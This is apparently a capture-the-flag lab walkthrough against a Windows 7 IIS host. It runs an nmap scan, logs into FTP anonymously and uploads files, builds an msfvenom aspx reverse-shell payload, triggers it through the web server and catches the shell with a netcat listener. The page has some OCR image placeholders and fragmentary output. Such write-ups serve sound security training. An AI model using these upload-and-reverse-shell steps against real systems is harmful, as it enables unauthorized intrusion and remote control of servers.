


```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ export TargetIP=10.129.70.136
```

Discovery

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

Snippet (Refer to Appendix for entire scan details)




```
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We can see there is an FTP service open and it allows anonymous login. We can see there files being hosted as well. Another port we see is HTTP on port 80 being active. This might be a website.

FTP 21

We wanted to validated we can log in and anonymous access is a true positive




```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/FTP_Manual]
└─$ ftp 10.129.70.136
Connected to 10.129.70.136.
220 Microsoft FTP Service
Name (10.129.70.136:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49159|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```

```
wget -m ftp://anonymous:anonymous@10.129.70.136
```

We use the command above to download what we can from the website so we can analysis files offline.

```
echo "<html><body>hello</body></html>" > test.html
```


We also have the ability to upload files




```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/FTP_Manual]
└─$ ftp 10.129.70.136
Connected to 10.129.70.136.
220 Microsoft FTP Service
Name (10.129.70.136:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49171|)
150 Opening ASCII mode data connection.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> put test.html
local: test.html remote: test.html
229 Entering Extended Passive Mode (|||49172|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************|    33      619.74 KiB/s    --:-- ETA
226 Transfer complete.
33 bytes sent in 00:00 (1.44 KiB/s)
ftp> dir
229 Entering Extended Passive Mode (|||49173|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
09-23-22  09:28AM                   33 test.html
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

HTTP 80

We see if we can access our file via browser


welcome.png (PNG Image, 5
10.129.70.136/welcome.png
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
IIS7
internet information services

To my surprise we are able to grab our file


10.129.70.136/test.html
10.129.70.136/test.html
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…


hello

From here I want to see if I can get a payload involved and get it executed via the browser. Lets get to work.

Initial Foot hold

After some time we got a on target reverse shell.

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.4
lport=4443  -f aspx > shell.aspx
```



```
on to prevent this
2022-09-23 02:05:22 Initialization Sequence Completed
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig tun0 | grep inet
        inet 10.10.14.4  netmask 255.255.254.0  destination 10.10.14.4
```

```
    shell.aspx

┌──(kali㉿kali)-[~/Desktop/Target/Exploit/FTP]
└─$ 
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/FTP]
└─$ sudo rlwrap nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.70.136] 49190
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```


```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49188|)
125 Data connection already open; Transfer starting.
100% |*******************************************************************
226 Transfer complete.
2755 bytes sent in 00:00 (119.29 KiB/s)
ftp> 
```

kali@kali: ~ 53x3
kali@kali: ~ 82x3
10.129.70.136/shell.aspx
10.129.70.136/shell.aspx
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

10.129.70.136


```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
/C:"System Type"
```

We can see we are running **Windows 7 32 bit** and we have a build and a version **Build 7600 6.1.7600**



